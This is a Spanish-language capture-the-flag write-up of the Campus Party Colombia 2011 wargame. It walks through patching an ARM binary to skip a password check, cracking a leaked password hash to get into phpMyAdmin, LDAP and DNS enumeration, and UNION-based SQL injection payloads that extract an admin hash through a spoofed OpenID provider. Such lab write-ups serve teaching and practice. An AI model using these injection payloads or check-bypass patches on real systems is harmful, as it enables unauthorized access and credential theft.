

WriteUp

WarGame - Campus Party Colombia 2011

Daniel Pérez

DaPa

blogcito.info

Nivel 1.1. Binario ARM

Pista(s): las mismas malas practicas para validar, pero en otro lugar.

Archivo(s): aae4271263d9a1585d4292c8dbe67c5c

Inicialmente se realizó un análisis del archivo mediante:

```
$ file aae4271263d9a1585d4292c8dbe67c5c
```

La salida que se obtuvo fue:

```
aae4271263d9a1585d4292c8dbe67c5c: ELF 32-bit LSB executable, ARM,
version 1 (SYSV), statically linked, for GNU/Linux 2.6.14, not
stripped
```

Lo cual permite ver que se trata de un archivo ejecutable para arquitectura ARM. Para poder ejecutar el binario, se instaló sobre un sistema Ubuntu, la herramienta qemu-arm-static:

```
$ sudo apt-get install qemu-arm-static
```

Para ejecutar el programa:

```
$ chmod +x aae4271263d9a1585d4292c8dbe67c5c
$ qemu-arm-static ./aae4271263d9a1585d4292c8dbe67c5c
```

El resultado obtenido era:

```
Forma de uso: ./BINARIO <user> <password>
```

```
---
```

```
$ qemu-arm-static ./aae4271263d9a1585d4292c8dbe67c5c usuario password
```

La llave no esta disponible

Buscando en internet, se encuentra que la última versión del IDA Pro Disassembler tiene soporte para arquitectura ARM por lo que se descarga la versión de prueba y se procesa el archivo; a continuación se ve una sección en el IDA View que permite identificar en (1), la condición que debe cumplirse para que se ejecute el bloque (2) el cual es el que muestra la clave, por lo que se selecciona la condición (1) y se mira la posición de memoria de la condición.

```

BL      strcmp
MOV     R3, R0
CMP     R3, #0
BNE     loc_833C
1
LDR     R3, [R11, #var_8]
ADD     R3, R3, #0x29C
MOV     R3, R3, LSL#1
STR     R3, [R11, #var_8]
SUB     R3, R11, #-var_26
MOV     R0, R3
LDR     R1, =aD ; "%d"
LDR     R2, [R11, #var_8]
BL      sprintf
SUB     R3, R11, #-var_26
SUB     R2, R11, #-var_54
MOV     R0, R3
MOV     R1, R2
BL      strcat
SUB     R3, R11, #-var_26
LDR     R0, =aLaLlaveDeEsteR ; "La llave de este reto es: %s\n"
MOV     R1, R3
BL      printf
MOV     R3, #0
STR     R3, [R11, #var_60]
B       loc_8360
2
loc_833C ; "La llave no esta disponible"
LDR     R0, =aLaLlaveNoEstaD
BL      puts
MOV     R3, #1
STR     R3, [R11, #var_60]
B       loc_8360

```

Al mirar la posición de memoria se obtiene:

```
000082E4 14 00 00 1A
```

En la cual se cambia 1A por 0A obteniendo BEQ en vez de BNE en (1) (Para hacer el cambio se hace uso de hexedit). Al guardar y correr nuevamente el programa, se obtiene directamente lo buscado siempre y cuando coincida el usuario (campususer) pero no el password, el usuario puede verse directamente en el IDA View o con la herramienta de línea de comandos, string.

```
$ qemu-arm-static ./aae4271263d9a1585d4292c8dbe67c5c campususer
cualquiercosa
```

La salida es:

```
La llave de este reto es: 3454794187d6ff7c6a5dd5
```

Bandera: 3454794187d6ff7c6a5dd5

Nivel 1.2 Piensa Diferente

Pista(s):

Piensa diferente

50.17.69.244

Archivo(s): Ninguno

Se ingresó a la ip indicada en la pista y se obtuvo un mensaje de error.

Table 'retocp.operaciones' doesn't exist

Se utilizó nikto para obtener más información y se descubrieron dos carpetas importantes:

http://50.17.69.244/backup/

http://50.17.69.244/phpmyadmin/

Se ingresó a la carpeta backup y se encontraron dos archivos, uno llamado info.txt que indicaba que se debían borrar estos archivos y un BD.sql el cual contenía las instrucciones SQL para recrear las bases de datos y las tablas del MySQL que estaba instalado en el servidor. Analizando el archivo se encuentran dos usuarios registrados (root y retocp) con sus respectivos hash de las contraseñas. El hash de la contraseña del usuario retocp era 6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 y al buscarlo en una base de datos de SHA1 se encontró que correspondía a la contraseña **123456**.

Se procedió a ingresar con las credenciales retocp y 123456 al phpmyadmin (la otra carpeta encontrada) y una vez adentro se creó la tabla operaciones dentro de la base de datos retocp. El mensaje cambió y ahora indicaba que no se encontraba el campo campo1, entonces se creó... así hasta el campo5 donde el mensaje indicaba que no habían valores. Se pusieron valores arbitrarios en los campos y se obtuvo un mensaje indicando que los valores no coincidían. Se reemplazaron los valores por ceros (0) y se obtuvo la bandera.

Bandera: ofuscarnoessuficiente

Nivel 1.3 MegaQR

Pista(s): MegaQR? Sacar las tijeras!

Archivo(s): otroretomas.bin

Al ejecutar:

```
$ file otroretomas.bin
```

Se obtiene:

```
otroretomas.bin: gzip compressed data, was "RETO.CPCO04", from Unix,
last modified: Sun Jun 12 15:45:54 2011
```

Lo que permite ver que se trata de un comprimido, se procede:

```
$ mv otroretomas.bin otroretomas.gz
$ gunzip otroretomas.gz
$ ls
otroretomas
$ file otroretomas
otroretomas: gzip compressed data, was "RetoCP04.jpg", from Unix, last
modified: Sun Jun 12 15:45:54 2011
$ mv otroretomas otroretomas.gz
$ gunzip otroretomas.gz
$ ls
otroretomas
$ file otroretomas
otroretomas: JPEG image data, JFIF standard 1.01
```

Finalmente se obtiene una imagen que es una matriz de 10x10 cada una con una imagen QR, se recortan en GIMP, y se crea procesan por medio del siguiente script en python:

```
#!/usr/bin/python
import sys, qrcode, base64

d = qrcode.Decoder()

for i in range(0, 10):
    for j in range(0, 10):
        d.decode('qrs/cp_' + str(i) + '_' + str(j) + '.jpg')
        print i, j
        print d.result
        f = open('salida.txt', 'a+')
        f.write(str(i) + '_' + str(j) + ' ' + base64.b64decode(d.result) + "\n")
        f.close()
```

En el archivo salida.txt se ve que todas las imágenes han sido procesadas, menos la 6,2; al analizar la imagen, se nota que no cumple con el patrón de las otras imágenes de tener 4 cuadritos grandes en las esquinas o 3 en cierta orientación, al aplicar a la imagen espejo horizontal en el GIMP, es posible leer la imagen y se obtiene:

Esta sí es: OtroRetoMasDeQRParaCampusParty

Bandera: OtroRetoMasDeQRParaCampusParty

Nivel 1.4 LDAP

Pista(s):

ip -> 186.115.195.103

nombre de dominio -> wargame.reto

user: admin

passwd: admin

Archivo(s): Ninguno

En la terminal de la plataforma había otra pista para este reto:

```
CTF-Campusparty2011:~$ cat reto4-segundapista.txt
```

```
Pista2: TXT
```

La segunda pista del reto hace referencia a un tipo de registro DNS y en la descripción se habla de un nombre de dominio, por lo que se usó la herramienta nslookup para evaluar la existencia de un servidor DNS en la ip indicada.

```
$ nslookup
> set type=any
> server 186.115.195.103
Default server: 186.115.195.103
Address: 186.115.195.103#53
> wargame.reto
Server:          186.115.195.103
Address:         186.115.195.103#53
wargame.reto
    origin = wargame.reto
    mail addr = root.wargame.reto
    serial = 2
    refresh = 604800
    retry = 86400
    expire = 2419200
    minimum = 604800
wargame.reto  nameserver = wargame.reto.
Name:   wargame.reto
Address: 186.115.195.103
wargame.reto  text = "nombre ipv6: ipv6.wargame.reto"
> ipv6.wargame.reto
Server:          186.115.195.103
Address:         186.115.195.103#53

ipv6.wargame.reto      has AAAA address 2800:680:1:d:a00:27ff:fea5:8949
```

Al escanear la IP en busca de puertos abiertos se encontraron los siguientes:

```
PORT STATE SERVICE
22/tcp open      ssh
53/tcp open      domain
119/tcp filtered nntp
139/tcp open     netbios-ssn
389/tcp open     ldap
445/tcp open     microsoft-ds
```

Se encontró un ldap en el puerto 389 y con la herramienta ldapsearch se hizo una búsqueda la ip indicada. Como resultado se obtuvo:

```
$ ldapsearch -h 2800:680:1:d:a00:27ff:fea5:8949 -p 389 -x -
b "cn=userflag,ou=flag,dc=wargame,dc=reto" -D "cn=admin,dc=wargame,dc=reto" -
w admin

# extended LDIF
#
# LDAPv3
# base <cn=userflag,ou=flag,dc=wargame,dc=reto> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# userflag, flag, wargame.reto
dn: cn=userflag,ou=flag,dc=wargame,dc=reto
objectClass: person
objectClass: organizationalPerson
cn: userflag
sn: wargame
description: este es el usuario
userPassword:: e1NIQX16VjZuUE5XUGduK25qdTl4bDdqdVlHeVpzdVk9

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

De allí se obtuvo la bandera: e1NIQX16VjZuUE5XUGduK25qdTl4bDdqdVIHeVpzdVk9

Bandera: e1NIQX16VjZuUE5XUGduK25qdTl4bDdqdVIHeVpzdVk9

Nivel 2.1 OpenID

Pista(s):

usuario@localhost.com

usuario123

50.19.187.17

Archivo(s): Ninguno

Se ingresó a la IP que se indicaba en las pistas, encontrando allí una web con autenticación directa y por medio de OpenID. Al ingresar los datos de acceso que estaban en la pista se visualizaba:

```
[ Usuario registrado: usuario ]
usuario (usuario@localhost.com)
Mi secreto es: Ser feliz :P
[ Salir del sistema! ]
```

Se intentó el ingreso usando OpenID pero se obtenía acceso como Anonymus ya que el usuario no estaba registrado.

Una de las opciones para ingresar era mediante una URL que certificara nuestra identidad usando OpenID por lo que se instaló SimpleID para crear un proveedor propio de identidad y así poder “engañar” al servidor.

Una vez instalado el servidor se procedió a la creación del usuario y de la página web que haría las veces de conexión para certificar la existencia del usuario. En dicha página web se tenían la siguiente cabecera:

```
<meta http-equiv="X-XRDS-Location" content="http://volador.unalmed.edu.co/
simpleid/www/index.php?q=xrds/usuario" />
```

Ya con esto listo se ingresó la URL en el campo de OpenID para que nos aceptara el usuario y proceder a ver sus secretos. Cuando se probó se obtuvo el mismo resultado que al ingresar con cualquier otro proveedor de identidad de OpenID, por lo que se analizó un posible caso de SQL Injection mediante los datos que SimpleID le enviaba a la página que solicitaba los datos. Se probó con el campo email haciendo las siguientes inyecciones:

```
"1' union select TABLE_NAME from information_schema.TABLES WHERE TABLE_ROWS >
0 LIMIT 0,1 -- "
```

Resultado:

Noticia:

```
Usuario identificandose con el correo: 1' union select TABLE_NAME from
information_schema.TABLES WHERE TABLE_ROWS > 0 LIMIT 0,1 -- .
```

```
El usuario: usuarios, ya se encuentra registrado con el correo: 1' union select
TABLE_NAME from information_schema.TABLES WHERE TABLE_ROWS > 0 LIMIT
0,1 -- .
```

Try Again!

Lo que indica que la tabla se llama *usuarios*.

```
"1' union select COLUMN_NAME from information_schema.COLUMNS WHERE  
TABLE_NAME='usuarios' LIMIT 3,1 -- "
```

Resultado:

Noticia:

Usuario identificandose con el correo: 1' union select COLUMN_NAME from information_schema.COLUMNS WHERE TABLE_NAME='usuarios' LIMIT 3,1 -- .

El usuario: *clave*, ya se encuentra registrado con el correo: 1' union select COLUMN_NAME from information_schema.COLUMNS WHERE TABLE_NAME='usuarios' LIMIT 3,1 -- .
Try Again!

Lo que indica que el campo se llama *clave*

```
"1' union select clave from usuarios where usuario = 'admin' -- "
```

Resultado:

Noticia:

Usuario identificandose con el correo: 1' union select clave from usuarios where usuario = 'admin' -- .

El usuario: 7694f4a66316e53c8cdd9d9954bd611d, ya se encuentra registrado con el correo: 1' union select clave from usuarios where usuario = 'admin' -- .
Try Again!

Lo que arroja el hash de la contraseña del usuario admin. Se rompió el hash y se obtuvo como resultado: q.

Una vez adentro de la plataforma con los datos del admin se obtiene:

```
[ Usuario registrado: admin ]  
admin (admin@localhost.com)
```

So with those last thoughts, it's time to say bon voyage. Our planned 50 day cruise has expired, and we must now sail into the distance, leaving behind - we hope - inspiration, fear, denial, happiness, approval, disapproval, mockery, embarrassment, thoughtfulness, jealousy, hate, even love.

Al realizar una búsqueda en Google un fragmento de esta frase se obtienen varios titulares de noticias relacionadas con LulzSec, entre ellos uno que decía: "50 Days of Lulz". La cual es la bandera para este nivel.

Bandera: 50 Days of Lulz.

Nivel 2.2 Cap'n Crunch

Pista(s): Capn Crunch

Archivo(s): AAAAAAAAAAAAAAAAAAAAAA.bin

Se ejecutó:

```
$ file AAAAAAAAAAAAAAAAAAAAAA.bin
AAAAAAAAAAAAAAAAAAAAA.bin: gzip compressed data, from Unix, last modified: Sun
Jun 12 18:14:22 2011
```

Se renombra el archivo y se extrae

```
$ mv AAAAAAAAAAAAAAAAAAAAAA.bin AAAAAAAAAAAAAAAAAAAAAA.gz
$ gunzip AAAAAAAAAAAAAAAAAAAAAA.gz
$ ls
AAAAAAAAAAAAAAAAAAAAA
```

Se verifica el tipo del nuevo archivo

```
$ file AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA: POSIX tar archive
```

Se desempaqueta el archivo

```
$ tar -xf AAAAAAAAAAAAAAAAAAAAAA
```

Con esto se genera una carpeta llamada *compress* la que contiene 17 archivos con extensión:
.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.
bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.bz2.gz.b
z2.gz.bz2.gz.bz2.gz

Se hizo un script en python que descomprimia todos los archivos:

```
#!/usr/bin/python

import os, sys

filename = sys.argv[1]
filepair = os.path.splitext(filename)

restfile = filepair[0]
extension = filepair[1]

while extension is not '':
    if extension == ".gz":
        os.system('gunzip ' + filename)
    elif extension == ".bz2":
```

```
os.system('bunzip2 ' + filename)

filename = restfile
filepair = os.path.splitext(filename)

restfile = filepair[0]
extension = filepair[1]
```

Teniendo así los siguientes archivos:

```
$ ls
xaa xab xac xad xae xaf xag xah xai xaj xak xal xam xan xao
xap xaq
```

Al analizar el tipo de dato de los archivos tenemos:

```
$ file xaa
xaa: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 8000
Hz
```

Y al reproducir uno se obtienen unos tonos de marcación, entonces se concatenaron todos:

```
$ cat xaa xab xac xad xae xaf xag xah xai xaj xak xal xam xan xao
xap xaq > audio
```

Se obtuvo un sonido completo de marcación que al final tenía un sonido algo extraño. Se reversó el sonido usando Audacity y se obtuvo una grabación bastante clara con marcación por tonos.

Se analizaron los tonos y se obtuvo:

```
7 7 7 3 3 8 6 6 6 3 3 2 7 7 7 7 9 9 9
```

Lo cual al marcalo en un celular como si se fuera a escribir un mensaje de texto se obtiene: retoeasy.

Bandera: retoeasy

Nivel 2.3 Jar File

Pista(s): No es tan difícil como parece

Archivo(s): 6ba8b7ffd30a5e80c662072f040cf343

Al ejecutar:

```
$ file 6ba8b7ffd30a5e80c662072f040cf343
```

Se obtiene:

```
6ba8b7ffd30a5e80c662072f040cf343: gzip compressed data, from Unix,  
last modified: Sun Jun 26 20:55:58 2011
```

Se renombró al archivo y luego se extrajo.

```
$ mv 6ba8b7ffd30a5e80c662072f040cf343 6ba8b7ffd30a5e80c662072f040cf343.gz  
$ gunzip 6ba8b7ffd30a5e80c662072f040cf343.gz
```

Se obtuvo 6ba8b7ffd30a5e80c662072f040cf343 y se ejecutó nuevamente el comando file, obteniendo:

```
6ba8b7ffd30a5e80c662072f040cf343: POSIX tar archive (GNU)
```

Se ejecutó:

```
$ tar xf 6ba8b7ffd30a5e80c662072f040cf343  
$ ls  
6ba8b7ffd30a5e80c662072f040cf343  opt  README.txt  usr  
$ cat README.txt
```

Instrucciones para instalar:

Requisitos:

- a. Java6
- b. x86 System
- c. Linux System > kernel 2.6.32

INSTALACIÓN:


1. Ubíquese en la raíz del sistema
"cd /"
2. descomprima el archivo de instalación
"tar -zxvf <file>"

EJECUCIÓN:

```
"java -jar /opt/CampusPartyJavaKeyGenerator.jar"
```

Se siguieron las instrucciones del archivo y se obtuvo una ventana que solicitaba usuario y contraseña y ante cualquier combinación que se le ingresó decía que no era correcta.

Se procedió a sacar el código fuente del programa usando la herramienta JD-GUI y se encontró que la validación se realizaba en una función externa a Java, la cual se cargaba de una librería de C la cual estaba incluida en el directorio *usr/lib*. Se procedió a abrir la librería con IDA Pro Free y se analizó la estructura. Se encontró la instrucción donde se ve lo que se va a retornar de la función:

A screenshot of the IDA Pro assembly view. The assembly code is displayed in a window with a title bar that says "NUL". The code consists of two lines: "mov eax, 3ADE940Dh" and "jmp short locret_592". The value "3ADE940Dh" is highlighted with a black box. A red arrow points to the top of the assembly window, and a blue vertical line is positioned below the "jmp" instruction.

```
mov    eax, 3ADE940Dh
jmp    short locret_592
```

El valor se convirtió a decimal y se obtuvo **987665421**, lo que sería el valor de retorno de la función que genera la semilla para generar la bandera, por lo que se reescribió la función nativa de C implementada en Java y se puso a retornar de forma estática el valor arriba descrito. Con esto sólo faltaba ejecutarlo nuevamente y se obtenía la bandera.

Bandera:

77+977+9RO+/vRle77+977+914ZQYlo+77+977+9RCJf77+977+9RO+/
vUbv70qFRxUT8uh77+9
77+9RO+/vTQ9C1JwCEcH77+977+9PO+/vRzvv708L2Pvv73vv73KtH5b

Nivel 3.2 Pcap

Pista(s): a este administrador le gusta hacer las cosas a su modo, con sus errores!

Archivo(s): c9c568e840f20b2e8021057b23c89397

Se identifica el archivo:

```
$ file c9c568e840f20b2e8021057b23c89397
c9c568e840f20b2e8021057b23c89397: tcpdump capture file (little-endian) -
version 2.4 (Ethernet,capture length 65535)
```

Con el archivo identificado como una captura tcpdump se procede a abrirlo con wireshark y se analiza el contenido. Se observa que hay transferencia de archivos usando el protocolo FTP entre los cuales hay un binario. Éste se extrae y se decompila usando IDA.

```
int __cdecl main()
{
    size_t v1; // eax@4
    int v2; // eax@4
    size_t v3; // eax@4
    char v4; // [sp+10h] [bp-1090h]@4
    char v5; // [sp+74h] [bp-102Ch]@4
    char v6; // [sp+874h] [bp-82Ch]@4
    char v7; // [sp+C74h] [bp-42Ch]@4
    char v8; // [sp+107Eh] [bp-22h]@1
    char v9; // [sp+107Fh] [bp-21h]@1
    char v10; // [sp+1080h] [bp-20h]@1
    char v11; // [sp+1081h] [bp-1Fh]@1
    char v12; // [sp+1082h] [bp-1Eh]@1
    char v13; // [sp+1083h] [bp-1Dh]@1
    signed int v14; // [sp+1084h] [bp-1Ch]@1
    void *v15; // [sp+1088h] [bp-18h]@4
    int v16; // [sp+108Ch] [bp-14h]@1
    v8 = 52;
    v9 = 56;
    v10 = 49;
    v11 = 55;
    v12 = 57;
    v13 = 68;
    v14 = 6;
    v16 = Abre_Conexion_Inet("172.16.11.111", "hkp");
    if ( v16 == 1 )
    {
        puts("No puedo establecer conexion con el servidor");
        exit(-1);
    }
    printf("Por favor escriba su clave para almacenar: ");
    gets(&v6);
}
```

```

RC4_set_key(&v7, v14, &v8);
v1 = strlen(&v6);
RC4(&v7, v1, &v6, &v5);
printf("sin cifrar: %s*\n", &v6);
v2 = strlen(&v5);
v15 = base64((int)&v5, v2);
printf("Base64 cifrado: %s*\n", v15);
v3 = strlen((const char *)v15);
send(v16, v15, v3, 0);
free(v15);
Lee_Socket(v16, (int)&v4, 6);
printf("Mensaje del servidor: %s*\n", &v4);
return close(v16);
}

```

Se ve que se hace uso de Base64 y RC4. En las variables v8 a v14 se tiene la llave usada por el algoritmo RC4 que corresponde a **48179D**.

En una parte de la captura analizada con wireshark se muestra un base64:

```
lvltlt0r6fZInq5gmUtqu8w==
```

Al decodificar el texto en base64 se obtiene:

```
-ûe·Jú}''« &RÚ@ó.
```

El texto obtenido se decodifica usando el algoritmo RC4 usando una llave de 48 bits **34 38 31 37 39 44** para descifrar el contenido y así se obtiene la bandera.

Bandera: millavem4ssegura